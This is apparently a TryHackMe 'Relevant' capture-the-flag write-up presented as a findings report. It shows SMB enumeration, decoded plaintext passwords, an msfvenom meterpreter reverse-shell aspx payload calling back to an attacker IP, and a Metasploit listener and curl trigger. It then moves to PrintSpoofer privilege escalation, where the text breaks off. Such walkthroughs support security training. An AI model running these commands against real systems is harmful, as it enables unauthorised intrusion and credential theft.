TryHackMe: Relevant

Security Assessment Findings Report

By Bikramjeet Singh

June 15/2023

Table of Contents

Executive Summary


The target system fell victim to two primary entry points: an unsecured SMB Share named "nt4wrksv" and an HTTP server running on Port 49663. Through these vulnerabilities, the attacker successfully exploited the SeImpersonatePrivilege, which allowed them to escalate their privileges to "nt authority\system" (Administrator) level. This granted the attacker complete control over the system, leading to a compromise of its confidentiality, integrity, and availability (CIA).

Confidentiality suffered as the attacker gained unrestricted access to view, read, and extract any file stored on the system. The integrity of the system was compromised as the attacker could manipulate existing files and create new ones as needed. Availability was severely impacted since the attacker could delete crucial files, terminate essential services, and even lock out legitimate users by altering their passwords. Given the extent of these issues, the vulnerability of the machine is considered high. It's important to note that if the target system hosted more sensitive information, the severity rating would be elevated to critical.

What makes this situation even more concerning is the relatively straightforward nature of the attack, making it accessible even to less experienced perpetrators. Additionally, there are other less significant vulnerabilities that should also be addressed to enhance overall system security. However, the good news is that all identified vulnerabilities can be remedied promptly and at a relatively low cost. The organization primarily needs to allocate time for system administrators to address the vulnerabilities, without requiring additional investments in software, tools, or hardware. By disabling unnecessary ports and services, the system's security posture can be significantly improved.

Vulnerability and Exploitation Assessment


Initial Nmap Scan Results:



```
Not shown: 65526 filtered ports
Reason: 65526 no-responses
PORT      STATE SERVICE       REASON  VERSION
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  syn-ack Microsoft Windows Server 2008 R2 - 2012
3389/tcp  open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49663/tcp open  http          syn-ack Microsoft IIS httpd 10.0
49666/tcp open  msrpc         syn-ack Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack Microsoft Windows RPC
```


HTTP Servers (Ports 80, and 5985):

- Non-functional Web Application/Webpage on Ports 80 and 5985
- Discovery of Default Windows HTTP Server found as shown:




Unsecure SMB Share: nt4wrksv (Ports 139 and 445)

- Unprotected SMB Share: nt4wrksv allows unrestricted access without any login credentials required.




```
$ smbclient -L //10.10.11.52
Enter WORKGROUP\kali's password:

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    nt4wrksv        Disk
SMB1 disabled -- no workgroup available
```

- Copying the passwords.txt file to the attack machine is a straightforward process once logged into the system:



```
$ smbclient //10.10.11.52/nt4wrksv
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 25 23:46:04 2020
  ..                                  D        0  Sat Jul 25 23:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 17:15:33 2020

        7735807 blocks of size 4096. 4951539 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
```

- The contents of the passwords.txt file suggest that the passwords are encoded. Through the utilization of a base64 decoder, the hidden passwords belonging to Bob and Bill are unveiled.




```
$ cat passwords.txt
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
kali@kali:/data/Relevant/files$ echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !P@$$W0rD!123
kali@kali:/data/Relevant/files$ echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$
```

- Got Credentials:
    - Bob - !P@$$W0rD!123
    - Bill - Juw4nnaM4n420696969!$$$

RPC Client (Ports 135, 49666, and 49668)

- The login attempt using Bob's username and password was successful.
- The Bob account lacks the necessary permissions to execute most commands.



```
root@kali:~# rpcclient -U Bob 10.10.
Enter WORKGROUP\Bob's password:
rpcclient $> querydominfo
result was NT_STATUS_CONNECTION_DISCONNECTED
rpcclient $> █
```


- Bill's username and password do not grant access when attempting to log into the RPC client.

RDP (Port 3389)

- The log-in attempts using both Bob's and Bill's username and password were unsuccessful


HTTP Server Running on Port 49663

- Upon searching for "nt4wrksv" in the medium.txt wordlist, we discovered that the directory is accessible to us:



```
root@kali:~/Desktop/directories# cat directory-list-2.3-medium.txt | grep nt4wrksv
nt4wrksv
root@kali:~/Desktop/directories# 
```


- Upon accessing http://10.10.11.52:49663/nt4wrksv/passwords.txt through a web browser, the password.txt file is available for viewing.



```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```


- Due to the unrestricted read/write access granted to guests, an attacker can create new directories and files within the SMB share. These created files and directories can then be viewed and executed through a web browser.

- Create a payload with msfvenom:




```
$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=10.8.50.72 lport=4444 -f aspx -o shell.aspx
```

- Copy the shell.aspx file onto the target machine through the nt4wrksv SMB share:




```
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (12.9 kb/s) (average 7.9 kb/s)
smb: \> ls
  .                                   D        0  Thu Aug 27 22:48:34 2020
  ..                                  D        0  Thu Aug 27 22:48:34 2020
  passwords.txt                       A       98  Sat Jul 25 17:15:33 2020
  shell.aspx                          A    38409  Thu Aug 27 22:48:37 2020
  test.txt                            A        5  Thu Aug 27 22:42:10 2020

        7735807 blocks of size 4096. 4946700 blocks available
smb: \>
```

- Initiate a netcat listener on the attack machine using Metasploit:




```
kali@kali:/data/vpn$ msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.8.50.72
lhost => 10.8.50.72
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.8.50.72:4444
```

- Execute the reverse shell command in the browser or use the curl command:




```
$ curl http://10.10.11.52:49663/nt4wrksv/shell.aspx
```

- With the successful execution of the reverse shell, the attack machine now has shell access:



```
[*] Meterpreter session 1 opened (10.8.50.72:4444 -> 10.10.11.52:49728) at 2020-08-28 08:57:33 +0200

meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
```


- From this point, the attacker can navigate through the compromised system and eventually locate and retrieve the user flag:



```
meterpreter > cat c:/users/bob/desktop/user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
```

Privilege Escalation

- Verify the privileges associated with the compromised service account:




```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
```

- The presence of the SeImpersonatePrivilege privilege indicates that it is possible to leverage tools like PrintSpoofer to escalate the permissions of the service user.

- Download the PrintSpoofer tool onto the attack machine.


  Tool used: Printspoofer

- Access the nt4wrksv directory on the target machine using the compromised service user account:



